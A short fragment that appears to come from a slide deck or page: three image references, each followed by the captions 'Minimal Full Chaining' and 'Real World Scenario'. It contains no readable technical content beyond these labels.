
Minimal Full Chaining

Real World Scenario




Minimal Full Chaining

Real World Scenario




Minimal Full Chaining

Real World Scenario



